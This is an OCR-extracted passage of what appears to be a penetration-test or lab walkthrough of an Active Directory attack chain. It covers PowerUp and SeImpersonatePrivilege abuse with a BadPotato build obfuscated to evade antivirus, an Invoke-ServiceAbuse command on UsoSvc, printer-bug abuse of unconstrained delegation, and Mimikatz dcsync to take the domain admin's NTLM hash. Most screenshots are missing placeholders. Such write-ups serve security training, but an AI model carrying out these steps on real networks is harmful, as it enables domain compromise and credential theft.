


Image not found or type unknown



56: Use **powerup.ps1** to find PE vector, and abuse **SeImpersonatePrivilege** to escalate privilege, but be aware of **AV**. I use **confuserex2** (https://mkaring.github.io/ConfuserEx/) to obfuscate **BadPotato** (https://github.com/BeichenDream/BadPotato) to abuse it

Image not found or type unknown




Image not found or type unknown





Image not found or type unknown




57: We can also abuse weak service **UsoSvc** to add john to **local admin** group: **invoke-serviceabuse –name ‘UsoSvc’**

srv02 -> dc

58: SRV02 is set **unconstrained delegation**, we can abuse **printerbug** to get DC$’s TGT.

Image not found or type unknown



59: Write the ticket to a local file, and use **Mimikatz** to import it. After that, use **dcsync** to retrieve DA’s **NTLM** hash.

Image not found or type unknown




Image not found or type unknown


